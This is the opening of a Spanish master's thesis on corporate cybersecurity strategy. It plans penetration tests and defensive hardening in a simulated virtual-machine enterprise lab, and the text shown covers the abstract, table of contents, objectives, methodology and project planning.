

Estrategia de Ciberseguridad en entornos corporativos: Visión del atacante y de la empresa

The logo of the Universitat Oberta de Catalunya (UOC) is displayed in a large, dark blue font on a light blue background.

Nombre Estudiante

Anthony César Huaman Loli

Nombre del Programa

Máster Universitario en
Ciberseguridad y Privacidad

Nombre Tutor/a de TF

Amadeu Albós Raya

Profesor/a responsable de la asignatura

Victor Garcia Font

Universitat Oberta
de Catalunya

9-Ene-2024



Esta obra está sujeta a una licencia de Reconocimiento-Compartir Igual [3.0 España de Creative Commons](https://creativecommons.org/licenses/by-sa/3.0/es/)

B) GNU Free Documentation License (GNU FDL)

Copyright © 2023 Anthony Cesar Huaman Loli.

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.3 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts.

A copy of the license is included in the section entitled "GNU Free Documentation License".

C) Copyright

© (el autor/a)

Reservados todos los derechos. Está prohibido la reproducción total o parcial de esta obra por cualquier medio o procedimiento, comprendidos la impresión, la reprografía, el microfilme, el tratamiento informático o cualquier otro sistema, así como la distribución de ejemplares mediante alquiler y préstamo, sin la autorización escrita del autor o de los límites que autorice la Ley de Propiedad Intelectual.

FICHA DEL TRABAJO FINAL

Título del trabajo:	<i>Estrategia de Ciberseguridad en entornos corporativos: Visión del atacante y de la empresa.</i>
Nombre del autor:	<i>Anthony César Huaman Loli</i>
Nombre del consultor/a:	<i>Amadeu Albós Raya</i>
Nombre del PRA:	<i>Víctor García Font</i>
Fecha de entrega (mm/aaaa):	<i>01/2024</i>
Titulación o programa:	Máster Universitario en Ciberseguridad y Privacidad
Área del Trabajo Final:	<i>Seguridad Empresarial</i>
Idioma del trabajo:	<i>Castellano</i>
Palabras clave	<i>Pentesting, seguridad defensiva, entorno empresarial</i>

Resumen del Trabajo

El propósito principal de este TFM radica en evaluar y fortalecer la seguridad en un entorno empresarial simulado mediante máquinas virtuales. Este entorno se concibe para representar de manera realista un ambiente corporativo, con servicios y servidores interconectados, semejante a la infraestructura de empresas reales. Esta investigación se divide en una fase de seguridad ofensiva y otra defensiva:

En la primera fase, se llevan a cabo pruebas de penetración (pentesting) en diversos servidores y aplicaciones informáticas. Este enfoque permite identificar vulnerabilidades y debilidades en la seguridad, simulando situaciones de riesgo real que una empresa podría enfrentar. La finalidad es evaluar la resiliencia de los sistemas ante ciberamenazas y proporcionar una base sólida para la implementación de medidas defensivas.

En la segunda fase, se implementan técnicas de ciberseguridad defensiva en los mismos servidores y aplicaciones previamente evaluados. Esto implica la configuración de herramientas y prácticas de seguridad, con el objetivo de fortalecer la protección y mitigar los riesgos identificados en la fase anterior.

Los resultados de este TFM incluyen un análisis exhaustivo de las vulnerabilidades descubiertas, las soluciones aplicadas y las mejoras en la seguridad resultantes de la implementación de medidas defensivas. Entre las conclusiones, destacamos la importancia de una estrategia integral de ciberseguridad, que incluye tanto la

identificación proactiva de amenazas como la implementación de medidas preventivas. Además, se demuestra cómo las técnicas de seguridad defensiva pueden aumentar significativamente el nivel de seguridad de la infraestructura, proporcionando una defensa más sólida contra las crecientes ciberamenazas.

Abstract

The main purpose of this TFM is to evaluate and strengthen security in a simulated enterprise environment using virtual machines. This environment is designed to realistically represent a corporate environment, with interconnected services and servers, similar to the infrastructure of real companies. This research is divided into an offensive and a defensive security phase:

In the first phase, penetration testing (pentesting) is conducted on various servers and software applications. This approach makes it possible to identify security vulnerabilities and weaknesses, simulating real risk situations that a company might face. The aim is to assess the resilience of systems to cyber threats and provide a solid basis for the implementation of defensive measures.

In the second phase, defensive cybersecurity techniques are implemented on the same servers and applications previously assessed. This involves the configuration of security tools and practices, with the objective of strengthening protection and mitigating the risks identified in the previous phase.

The results of this TFM include an exhaustive analysis of the vulnerabilities discovered, the solutions applied and the improvements in security resulting from the implementation of defensive measures. Among the conclusions, we highlight the importance of a comprehensive cybersecurity strategy, which includes both the proactive identification of threats and the implementation of defensive measures. In addition, it demonstrates how defensive security techniques can significantly increase the level of infrastructure security, providing a stronger defense against growing cyber threats.

Índice

1. Introducción	9
1.1. Contexto y justificación del Trabajo	9
1.2. Objetivos del trabajo	10
1.3. Impacto en sostenibilidad, ético-social y de diversidad	10
1.3.1. Impacto en sostenibilidad	10
1.3.2. Impacto ético-social	11
1.3.3. Impacto en la diversidad	11
1.4. Enfoque y método seguido	12
1.5. Planificación del Trabajo	13
1.6. Breve resumen de productos obtenidos	16
1.7. Análisis de riesgos	16
1.7.1. Riesgo 1: Posibilidad de incumplimiento de los tiempos de entrega por un objetivo demasiado ambicioso	16
1.7.2. Riesgo 2: Posible problema de capacidad de hardware	17
1.7.3. Riesgo 3: Posibles problemas o incompatibilidades de integración entre los diferentes servicios	17
1.7.4. Riesgo 4: Errores o problemas durante alguna fase	17
1.7.5. Riesgo 5: Fallo irremediable en alguna máquina virtual	18
1.8. Breve descripción de otros capítulos de la memoria	18
2. Contexto y diseño a alto nivel	19
2.1. Definición del contexto técnico	19
2.1.1. Estado del arte	19
2.1.1.1. Hardware empleado	19
2.1.1.2. Herramientas y software a valorar	19
2.1.2. Descripción de los productos obtenidos	20
2.2. Diseño y definición a alto nivel	20
2.2.1. Descripción del entorno	20
2.2.2. Componentes del entorno	21
2.2.3. Plan de acción	21
2.2.4. Integración y justificación empresarial	22
2.2.5. Definición, implementación y configuración del entorno	22
2.3. Aspectos relevantes sobre el diseño y desarrollo del trabajo	23
3. Fase de Seguridad Ofensiva	25
3.1. Definición a alto nivel de la fase ofensiva	25
3.2. Pruebas de reconocimiento de red (P0)	26

3.3. Pruebas ofensivas sobre el servidor Linux	26
3.3.1. Servicio web	26
3.3.1.1. Acceso a información detallada del servidor web (P1)	26
3.3.1.2. Ataque de tipo XSS (P2)	27
3.3.1.3. Ataque de tipo SQL Injection (P3)	29
3.3.2. Servicio de base de datos	30
3.3.3. Servicio FTP	31
3.3.3.1. Ataque de tipo FTP bruteforce (P4)	31
3.3.3.2. Pruebas por SSH, elevación de privilegios (P5)	32
3.4. Pruebas ofensivas sobre el servidor Windows	34
3.4.1. Ataques en entorno Active Directory	34
3.4.1.1. Enumeración de equipos y usuarios	34
3.4.1.2. Obtención de contraseñas de equipos (P6)	35
3.4.1.3. Kerberoasting – Necesario disponer de credenciales (P7)	37
3.4.1.4. RCE mediante SMB – Necesario disponer de credenciales (P8)	39
3.4.1.5. Ganar acceso a un equipo sin conocer sus credenciales (P9)	40
3.4.1.6. ASREPRoast – No es necesario conocer credenciales (P10)	42
3.4.2. Ataque DoS a Windows (P11)	43
4. Fase de Seguridad Defensiva	45
4.1. Medidas de seguridad en servidor Linux	46
4.1.1. Configuración de seguridad en Apache (S-P1)	46
4.1.2. Protección contra ataques web	46
4.1.2.1. Aplicación de un WAF (ModSecurity) - (S-P2 y S-P3)	46
4.1.2.2. Recodificación de la web mejorando la seguridad - (S-P2 y S-P3)	48
4.1.3. Aplicación de reglas de Firewall (IpTables) (S-P0)	49
4.1.4. Configuración seguridad FTP (S-P4 y S-P5)	50
4.1.5. Implementación de un IDS (Snort)	51
4.2. Medidas de seguridad en servidor Windows	52
4.2.1. Protección contra ataques DoS (S-P11)	52
4.2.2. Protección contra ataques en entornos AD	53
4.2.2.1. Ataques basados en obtención de hashes (S-P6, 7, 8, 10)	53
4.2.2.2. Ataques dirigidos de complejidad alta (S-P9)	54
5. Resultados	56
5.1. Resultados obtenidos en fase de seguridad ofensiva	56

5.2. Resultados obtenidos en fase de seguridad defensiva	57
6. Conclusiones y trabajos futuros	58
6.1. Conclusiones del trabajo	58
6.2. Consecución de los objetivos planteados inicialmente	58
6.3. Seguimiento de la planificación	59
6.4. Análisis de los impactos previstos	59
6.5. Líneas de trabajo no exploradas	59
7. Glosario	61
8. Bibliografía	62
9. Anexos	65
9.1. Despliegue del entorno	65
9.1.1. Creación, configuración y asignación de la red de pruebas	65
9.1.2. Despliegue del servidor Windows	66
9.1.2.1. Instalación de la máquina virtual	66
9.1.2.2. Despliegue de los servidores	67
9.1.3. Despliegue del servidor Ubuntu	70
9.1.3.1. Instalación de la máquina virtual	70
9.1.3.2. Configuración y despliegue de los servicios	71
9.1.3.2.1. Implementación de la web y conexión con MySQL	72
9.1.4. Despliegue de la máquina atacante Kali Linux	76
9.1.5. Despliegue de las máquinas del entorno LDAP	77
9.2. Medidas de seguridad generales	81
9.2.1. Política de rotación y no reutilización de contraseñas	81
9.2.2. Requisitos de complejidad en las contraseñas	82
9.2.3. Gestión correcta de las credenciales	82
9.2.4. Usuarios antiguos u olvidados	83
9.2.5. Principio “least privilege”	83
9.2.6. Activación de MFA	84
9.3. Configuración de las medidas de protección	85
9.3.1. Instalación y configuración de un WAF	85
9.3.2. Configuración de un Firewall con IpTables	85
9.3.3. Defensa efectiva contra ataques DDoS	87
9.3.4. Implementación de un Antivirus y EDR	88
9.3.5. Implementación y configuración de un IDS (Snort)	90

Lista de figuras

Figura 1: Tendencia de la transformación digital en empresas	8
Figura 2: Cronología y planificación temporal	14
Figura 3: Listado software descargado	65
Figura 4: Configuración de la red de pruebas	65
Figura 5: Versión de Windows Server	66
Figura 6: Software de administración del servidor	67
Figura 7: Puertos abiertos en servidor Windows (Fotografía inicial)	67
Figura 8: Servicios de DNS y NTP levantados	68
Figura 9: Configuración del bosque en el entorno AD	68
Figura 10: Servicio Active Directory ya levantado	69
Figura 11: Creación de los usuarios del AD (para máquinas W10)	69
Figura 12: Puertos TCP y UDP abiertos en la máquina Windows	70
Figura 13: Instalación y actualización de Ubuntu 16.04	70
Figura 14: Puertos cerrados en la máquina Ubuntu	71
Figura 15: Servicios FTP, SSH y HTTP activos en la máquina Ubuntu	72
Figura 16: Servicio FTP operativo en la máquina Ubuntu	72
Figura 17: Web y BBDD operativa en la máquina Ubuntu	75
Figura 18: Buscador de la web operativo en la máquina Ubuntu	76
Figura 19: Máquina Kali Linux ya desplegada	76
Figura 20: Máquinas AD ya desplegadas	77
Figura 21: Instalación de Windows 10 en ambas MVs	77
Figura 22: Comprobación inicial de que el dominio no es accesible	77
Figura 23: Configuración de la máquina Windows como DNS	78
Figura 24: El dominio UOC.LOCAL ya es accesible	78
Figura 25: Se añade la máquina al entorno de AD	79
Figura 26: La máquina ya puede iniciar sesión a nivel de dominio	79
Figura 27: Visibilidad de los equipos desde la máquina Windows Server	80
Figura 28: Detalle del servicio web expuesto en el servidor Ubuntu	26
Figura 29: Edición de petición HTTP y resultado del XSS	27
Figura 30: Edición de petición HTTP y resultado (obtención de cookie)	27
Figura 31: Resultado de la ejecución de SQL Injection	29
Figura 32: Ejecución de FTP Bruteforce con Hydra y resultado	30
Figura 33: Conexión por SSH al servidor Ubuntu	31
Figura 34: Descubrimiento de usuarios y escalada de privilegios	31
Figura 35: Acceso al usuario root, máquina comprometida	32
Figura 36: Información extraída de la base de datos MySQL	32
Figura 37: Listado de equipos descubiertos por SMB	33
Figura 38: Listado de usuarios obtenidos por SMB	34
Figura 39: Hashes de los equipos obtenidos con el responder	35
Figura 40: Listado de contraseñas de todos los equipos del AD	36
Figura 41: Resolución del nombre de dominio por IP privada	36
Figura 42: Equipos vulnerables a Kerberoasting y sus tickets	37
Figura 43: Contraseña en texto plano del usuario Prueba1	37
Figura 44: Ejecución de RCE para obtener acceso por CMD al DC	38
Figura 45: Equipo Prueba1 con permisos sobre Prueba2	39
Figura 46: Equipo Prueba1 con permisos sobre Prueba2	40
Figura 47: Imagen previa a lanzar el ataque contra Prueba2	41
Figura 48: Acceso por consola obtenido contra Prueba2	41
Figura 49: Ticket del usuario administrador obtenido sin credenciales	42
Figura 50: Credencial obtenida en texto plano mediante fuerza bruta	42
Figura 51: Estado del servidor Windows previo al ataque DoS	43

Figura 52: Estado del servidor Windows durante el ataque	44
Figura 53: Estado de las máquinas Windows 10 durante el ataque	44
Figura 54: Información sensible sobre apache ya ocultada	45
Figura 55: Intento de SQLi bloqueado por el WAF	46
Figura 56: Intento de XSS bloqueado por el WAF	46
Figura 57: Código de programación protegido contra SQLi y XSS	47
Figura 58: La web ya no es vulnerable a este tipo de ataques	47
Figura 59: Configuración final de IPtables y funcionamiento ante Nmap	49
Figura 60: Protección efectiva contra ataques de fuerza bruta por FTP	50
Figura 61: Definición de red interna y externa	90
Figura 62: Inclusión de la ruta del fichero de reglas	90
Figura 63: Configuración validada y versión de Snort	90
Figura 64: Escaneo de puertos desde la máquina Kali	51
Figura 65: Regla de bloqueo en el firewall	87
Figura 66: Valores del uso de recursos durante el ataque	52
Figura 67: Tráfico monitorizado con Wireshark	52
Figura 68: Obtención del nuevo hash de Prueba1	53
Figura 69: No es posible obtener la contraseña	54
Figura 70: Módulos y características a instalar	88
Figura 71: Consola de administración de Windows Defender	88
Figura 72: Consola de administración de Panda Dome	89
Figura 73: Se intenta lanzar el payload contra el equipo Prueba2	54
Figura 74: El agente de Windows Defender detecta y bloquea la amenaza	54

1. Introducción

1.1. Contexto y justificación del Trabajo

La necesidad que se pretende cubrir es la evaluación y mejora de la seguridad informática en un entorno empresarial simulado. Esta incluye la identificación de vulnerabilidades, la concienciación sobre los riesgos y amenazas cibernéticas, el desarrollo de soluciones defensivas y la promoción de una estrategia integral de ciberseguridad.

Este tema es relevante por varias razones. En primer lugar, la creciente dependencia de las empresas en la tecnología y la información digital ha aumentado la exposición a estas ciber-amenazas. La seguridad de dicha información es esencial para proteger activos digitales y la integridad de datos sensibles. Además, las amenazas cibernéticas evolucionan constantemente, lo que hace que la evaluación y mejora de la seguridad sean una preocupación continua. La relevancia también radica en la necesidad de comprender las vulnerabilidades y fortalezas de la infraestructura empresarial para tomar medidas efectivas contra los ciberataques.

Como podemos ver en la siguiente imagen, no es necesario remontarse muchos años atrás para apreciar la pronunciada curva de la transformación digital. Desde 2017 hasta la actualidad vemos una tendencia alcista en la digitalización de las empresas.




Figura 1: Tendencia alcista de la transformación digital

Lo que las empresas buscan es alojar sus datos y aplicaciones en la red, para que estén accesibles en cualquier momento y desde cualquier parte del mundo, pero esto, como se puede suponer, conlleva un riesgo importante de seguridad. Las corporaciones deben entender que poder llevar a cabo esa estrategia requiere de un esfuerzo adicional en lo que a ciberseguridad se refiere. Necesitan llevar a cabo un análisis de riesgos, desarrollar un plan de recuperación ante desastres (DRP por sus siglas en inglés), e incluso dependiendo del tamaño (y la exposición de cada empresa a Internet) podría ser necesario realizar pruebas de auditoría sobre la infraestructura.

En la actualidad, las empresas buscan poder desplegar sus aplicaciones o servicios en la web lo antes posible, y en ocasiones, dejando la seguridad en un segundo plano, cuando debería ser justo al contrario, es decir, buscar la seguridad por defecto [2]. Con este TFM se pretende demostrar que ningún sistema es 100% seguro, pero que sí que es posible aumentar ese porcentaje empleando técnicas y herramientas adecuadas.

Para ello, plantea el diseño y la creación de un esquema de red que puede replicar un ejemplo de arquitectura desplegada en una empresa real. Mediante máquinas virtuales, se configurará una serie de equipos que simulan la presencia de servidores, los cuales publiquen servicios típicos que provean las empresas. De esa manera, se simulará de manera realista un ejemplo de arquitectura corporativa en la que, tras su diseño e implementación, llevar a cabo las pruebas tanto ofensivas como defensivas.

1.2. Objetivos del trabajo

Este TFM representa un hito importante en mi trayectoria académica al sumergirme en la complejidad dinámica de la ciberseguridad. Más allá de ser un requisito académico, supone un desafío personal que implica superar obstáculos técnicos y personales, abordando problemas de manera autónoma. Mi objetivo es profundizar en el ámbito de la ciberseguridad, aplicándola a entornos empresariales en constante evolución. Este proyecto me ofrece crecimiento tanto personal como profesional. Establezco los siguientes tres objetivos:

El primer objetivo se centra en obtener un aprendizaje profundo, a bajo nivel, especialmente en la aplicación de la ciberseguridad en entornos empresariales. Esto implica comprender conceptos, técnicas y estrategias, investigando casos de estudio y vías de ataque, así como las herramientas defensivas que pueden defenderlos.

La segunda meta busca el desarrollo de habilidades prácticas, yendo más allá de la teoría. Se trata de realizar pruebas de penetración con el objetivo de demostrar el alcance de descubrir y explotar un fallo de seguridad, para posteriormente configurar medidas de seguridad que solventen los problemas detectados.

La tercera y última meta es contribuir al conocimiento en ciberseguridad. Documentar hallazgos y soluciones obtenidas no sólo impulsa el avance en este campo, sino que busca beneficiar a empresas, públicas y privadas, para mejorar sus sistemas de seguridad de forma gratuita, así como concienciar a los administradores sobre las implicaciones de la seguridad a la hora de diseñar y configurar un entorno.

1.3. Impacto en sostenibilidad, ético-social y de diversidad

La realización de este TF tiene un impacto positivo y relevante en las siguientes tres áreas:

1.3.1. Impacto en sostenibilidad

1. Uso eficiente de recursos a través de máquinas virtuales: El empleo de máquinas virtuales configuradas con el mínimo de recursos necesarios para funcionar promueve un uso eficiente de los recursos informáticos. Esto reduce la demanda de hardware y energía, lo que a su vez disminuye la huella ambiental al reducir el consumo de recursos y la emisión de carbono relacionados con la infraestructura de TI. Además, al utilizar máquinas virtuales, se aprovechan al

- máximo los recursos disponibles, contribuyendo a la sostenibilidad y al ahorro de energía.
2. Reducción de riesgos empresariales: Al identificar y mitigar vulnerabilidades en sistemas y aplicaciones, el trabajo contribuye a la sostenibilidad de las empresas al reducir los riesgos cibernéticos que podrían llevar a interrupciones costosas o pérdida de datos.
 3. Ahorro de recursos: Al implementar medidas de seguridad más efectivas, se evita la pérdida de recursos financieros y de tiempo que podrían haberse destinado a abordar incidentes de seguridad o recuperación de datos.
 4. Cumplimiento normativo: Al promover la implementación de prácticas de ciberseguridad, el TFM ayuda a las empresas a cumplir con regulaciones y estándares de seguridad, lo que a menudo tiene un impacto positivo en la sostenibilidad y la reputación empresarial.
 5. Reducción de huella ambiental: Al prevenir incidentes cibernéticos y pérdida de datos, se evita la necesidad de gastar recursos adicionales en la recuperación de datos y en la fabricación de nuevos dispositivos, lo que reduce la huella ambiental.

1.3.2. Impacto ético-social

6. Protección de datos sensibles: Al mejorar la seguridad cibernética, el trabajo contribuye a la protección de datos sensibles de clientes y empleados, lo que es fundamental desde una perspectiva ética y de privacidad.
7. Prevención de ataques maliciosos: Al identificar y cerrar agujeros de seguridad, se reduce la probabilidad de que los ciberdelincuentes tengan éxito en sus ataques, lo que contribuye a la protección de la sociedad en general.
8. Confianza empresarial: La implementación de medidas de seguridad sólidas fomenta la confianza de los clientes y socios comerciales, lo que es esencial desde un punto de vista ético y social para mantener relaciones de confianza en el entorno empresarial.

1.3.3. Impacto en la diversidad

9. Acceso a oportunidades profesionales: La ciberseguridad es un campo en crecimiento que ofrece oportunidades profesionales a personas de diversas habilidades y orígenes. La promoción de prácticas de ciberseguridad inclusivas y la evaluación de riesgos desde perspectivas diversas pueden contribuir a una mayor diversidad en este campo.
10. Concientización y capacitación: Al considerar la diversidad en la capacitación y concientización sobre seguridad cibernética, se garantiza que todos los empleados, independientemente de su origen, tengan acceso a la información y recursos necesarios para proteger la empresa.
11. Prevención de discriminación cibernética: La inclusión de perspectivas diversas en la evaluación de riesgos puede ayudar a identificar y prevenir la discriminación cibernética y los sesgos en sistemas y aplicaciones.

El impacto general del proyecto planteado es indudablemente positivo. A través de la implementación de medidas defensivas y ofensivas, se logra no solo fortalecer la seguridad de los entornos empresariales, sino también promover un uso eficiente de recursos informáticos y disminuir los riesgos cibernéticos. Esto se traduce en una reducción potencial de la huella ambiental al prevenir incidentes de ciberseguridad y la consiguiente necesidad de recursos adicionales para recuperación de datos.

Además, al cumplir con las regulaciones y estándares de seguridad, se contribuye a mejorar la sostenibilidad (los objetivos del 1-5) y reputación de las empresas. Desde un punto de vista ético y social (objetivos 6-8), el proyecto protege los datos sensibles, previene ataques maliciosos, y fomenta la confianza empresarial, generando un impacto positivo en la sociedad y las relaciones comerciales.

Para finalizar, la consideración de la diversidad (objetivos numerados del 9-11) en la capacitación y la concientización sobre la ciberseguridad garantiza que todos los empleados tengan acceso a recursos para proteger la empresa, fomentando una cultura inclusiva y preventiva.

1.4. Enfoque y método seguido

Durante la planificación del TFM se llegaron a valorar tres estrategias que abordaban el problema desde diferentes enfoques, llegando a elegir finalmente la tercera. Se detallan a continuación:

Estrategia 1: Simulación de incidentes y mejora de la respuesta

Esta estrategia se centra en la simulación de incidentes de seguridad realistas antes de llevar a cabo pruebas de seguridad ofensiva. La idea es observar cómo la empresa simulada responde a estos incidentes y evaluar su capacidad de respuesta. En la segunda fase, se implementarán mejoras en los procedimientos de respuesta a incidentes y planes de recuperación.

Estrategia 2: Evaluación comparativa de soluciones de seguridad

En esta estrategia, se llevará a cabo una evaluación comparativa de diferentes soluciones de seguridad cibernética antes de realizar pruebas de seguridad ofensiva. Se analizarán y compararán herramientas y productos de seguridad disponibles en el mercado para determinar cuáles son más efectivos en un entorno empresarial simulado. En la segunda fase, se implementarán las soluciones seleccionadas.

Estrategia 3: Análisis para la evaluación y mejora de la ciberseguridad

Esta estrategia se divide en dos fases clave para abordar la evaluación y mejora de la seguridad cibernética en un entorno empresarial simulado. La primera fase se enfoca en la identificación de vulnerabilidades y debilidades a través de pruebas de seguridad ofensiva, mientras que la segunda fase se centra en la implementación de medidas de seguridad defensiva para proteger y fortalecer los activos previamente atacados.

Las estrategias propuestas para mejorar la seguridad poseen enfoques diferentes. La primera estrategia se centra en simular incidentes de seguridad realistas para evaluar y mejorar la respuesta de la empresa ante tales situaciones. La segunda estrategia implica una evaluación comparativa de soluciones de seguridad cibernética antes de ejecutar pruebas ofensivas, seleccionando y luego implementando las soluciones más efectivas. La tercera estrategia divide su enfoque en dos fases: identificación de vulnerabilidades a través de pruebas ofensivas y posterior implementación de medidas defensivas para proteger los activos afectados.

Cada estrategia aborda aspectos específicos, pero para este proyecto se ha decidido poner en práctica la tercera, debido a que bajo mi punto de vista es la más completa y la que puede cubrir mejor las necesidades de este trabajo. Adjuntamos a continuación la justificación y el detalle de este tercer planteamiento:

Fase 1: Evaluación de Seguridad Ofensiva

Pasos clave:

- Identificación de objetivos: Definir los sistemas, aplicaciones y servicios que serán el foco de las pruebas de seguridad.
- Pruebas de penetración: Realizar pruebas de penetración exhaustivas utilizando herramientas y técnicas de pentesting para identificar vulnerabilidades y debilidades.
- Análisis de resultados: Evaluar y documentar los resultados de las pruebas, identificando agujeros de seguridad, vectores de ataque y puntos de entrada.
- Clasificación de Riesgos: Clasificar las vulnerabilidades y debilidades en función de su gravedad y potencial impacto en la seguridad.
- Recomendaciones de Seguridad: Proporcionar recomendaciones específicas para abordar las vulnerabilidades y mitigar los riesgos identificados.

Fase 2: Revisión de la seguridad defensiva de la infraestructura

Pasos clave:

1. Priorización de Medidas: Basándose en las evaluaciones de riesgo de la Fase 1, priorizar las medidas de seguridad defensiva a implementar.
2. Configuración de Herramientas: Implementar y configurar herramientas de seguridad cibernética, como firewalls, sistemas de detección de intrusiones (IDS) y sistemas de prevención de intrusiones (IPS).
3. Prácticas de Seguridad: Establecer prácticas y políticas de seguridad, como autenticación multifactor, gestión de contraseñas sólidas y control de acceso.
4. Monitorización Continua: Implementar un sistema de monitorización de seguridad para detectar y responder a amenazas en tiempo real.
5. Evaluación de Impacto: Evaluar el impacto de las medidas de seguridad defensiva en la infraestructura y su efectividad en la protección contra amenazas cibernéticas.
6. Ajustes y Mejoras: Realizar ajustes y mejoras en las medidas de seguridad basándose en la monitorización y la evolución de las amenazas.

La puesta en práctica de esta estrategia pretende subrayar la importancia de comprender y abordar la ciberseguridad desde una perspectiva integral (seguridad por defecto, como se comentó al inicio) considerando tanto la seguridad ofensiva como defensiva. El conocimiento adquirido y las habilidades desarrolladas en esta investigación respaldan nuestro compromiso de contribuir al campo de la ciberseguridad y mejorar la protección de las organizaciones en un entorno empresarial en constante evolución.

1.5. Planificación del Trabajo

Principalmente, podemos destacar 4 fases o tareas principales, las cuales están divididas a su vez en subtareas o hitos. Estas fases se han esquematizado en un diagrama de Gantt que también se adjunta en formato PDF para que la visualización sea más sencilla. Podemos destacar las siguientes:

1 - Fase preparatoria

En esta fase se contemplan los hitos o subtarear que sentarán las bases de las siguientes etapas. Podemos destacar la descarga de los cuatro sistemas operativos que sustentarán las máquinas virtuales, tanto de los servidores (un Windows y un Linux) como de la máquina que se usará como atacante (otro Linux), y como es lógico, esta descarga se llevará a cabo desde las fuentes oficiales. Por último, destacar que también será necesario descargar una imagen de Windows 10, la cual se empleará para simular los dos equipos Windows que se conectarán al AD.

Una vez tengamos los archivos referentes a los sistemas operativos, podemos pasar a configurarlos en las máquinas virtuales en nuestro software de virtualización (VirtualBox). Configuraremos los recursos asignados a cada MV, las redes empleadas en las pruebas, la conectividad entre las máquinas, etc...

Una vez tengamos los sistemas operativos "bases", es decir, vacíos, procederemos a configurar cada uno de los servicios que participarán en ambas etapas, se documentará todo el proceso, aunque a alto nivel, debido a que esta fase no es la principal del trabajo.

2 - Fase de pentesting o seguridad ofensiva

En esta fase se llevarán a cabo todas las pruebas de seguridad ofensiva, tal y como se ha comentado en los puntos anteriores, se llevarán a cabo pruebas de reconocimiento, tanto de la red como de los propios sistemas operativos y sus servicios.

Posteriormente, se ejecutarán pruebas de pentesting más específicas contra los distintos servicios o sistemas operativos, tanto en el servidor Windows como en el servidor Linux. Veremos un poco más en detalle los diferentes sistemas operativos involucrados en el punto 1.6 relacionado con los materiales y productos involucrados. Por último, se procederá a la documentación detallada de todos los resultados obtenidos a lo largo de esta fase.

3 - Fase de seguridad defensiva

En esta fase se llevará a cabo la implementación de medidas y técnicas de seguridad defensiva, así como la configuración y despliegue de herramientas de seguridad defensiva mencionadas en los puntos anteriores.

Al igual que en la fase anterior, se contempla una subtarea dedicada a documentar todo el proceso y los resultados obtenidos en esta tercera fase.

4- Fase de resultados y análisis

En esta última fase se pretende llevar a cabo el análisis en profundidad de los siguientes puntos:

- Los resultados obtenidos en la fase de seguridad ofensiva, la extracción de conclusiones sobre la seguridad por defecto de los servicios, servidores y sistemas operativos
- Los resultados obtenidos en la fase de seguridad defensiva, y la comparación con los resultados obtenidos en la fase de pentesting, para correlar las diferencias entre la seguridad "por defecto" y medidas de securización activas.

1.6. Breve resumen de productos obtenidos

Se pueden destacar principalmente dos productos finales:

Diseño de seguridad

Si hablamos de diseño de seguridad, nos referimos a la estrategia detallada y basada en la detección e identificación de vulnerabilidades así como los riesgos asociados al uso extensivo de las tecnologías en entornos empresariales. La estrategia ofensiva se centra en, una vez detectados los fallos de seguridad, tratar de explotarlos y obtener accesos privilegiados a los servidores, o información delicada que no debiera ser visible. Para ello se emplearán varias técnicas y herramientas con el fin de aprovechar los agujeros de seguridad.

Plan de implementación

Una vez que se ha llevado a cabo la fase ofensiva, y están claros los puntos débiles de la infraestructura, llega el momento de corregirlos. Para ello, se elaborará un plan de implementación de mejoras de seguridad, se explicarán de forma teórica los conceptos, pero con el objetivo de demostrar la efectividad, se implantarán dichas soluciones o herramientas para verificar las diferentes correcciones.

1.7. Análisis de riesgos

El propósito de un análisis de riesgos en un proyecto, como el que se está planteando es identificar y evaluar las posibles amenazas, vulnerabilidades y obstáculos que puedan surgir a lo largo del proyecto, tanto relacionado con el propio proyecto, como con la redacción de la memoria. Esto se hace para comprender y anticipar los desafíos potenciales y tomar medidas proactivas para minimizar o mitigar los riesgos. [\[3\]](#)

Realizar un análisis de riesgos es beneficioso porque:

- **Ayuda a anticipar problemas:** Identifica obstáculos antes de que ocurran, permitiendo la planificación de medidas preventivas y la asignación de recursos adecuados.
- **Mejora la toma de decisiones:** Proporciona información clave para tomar decisiones informadas sobre cómo abordar los riesgos y garantizar el éxito del proyecto.
- **Aumenta la probabilidad de éxito:** Al abordar los riesgos detectados de manera proactiva, se reduce la probabilidad de retrasos o fracasos, lo que mejora las posibilidades de completar el proyecto con éxito.

1.7.1. Riesgo 1: Posibilidad de incumplimiento de los tiempos de entrega por un objetivo demasiado ambicioso

El éxito del proyecto se enfrenta a riesgos significativos debido a su complejidad, que incluye la configuración de múltiples servidores, pruebas de seguridad y la implementación de medidas defensivas. Si no se abordan adecuadamente, estos aspectos podrían poner en peligro el cumplimiento de los plazos de entrega debido a una planificación ineficiente, la subestimación de la complejidad y la falta de seguimiento del progreso.

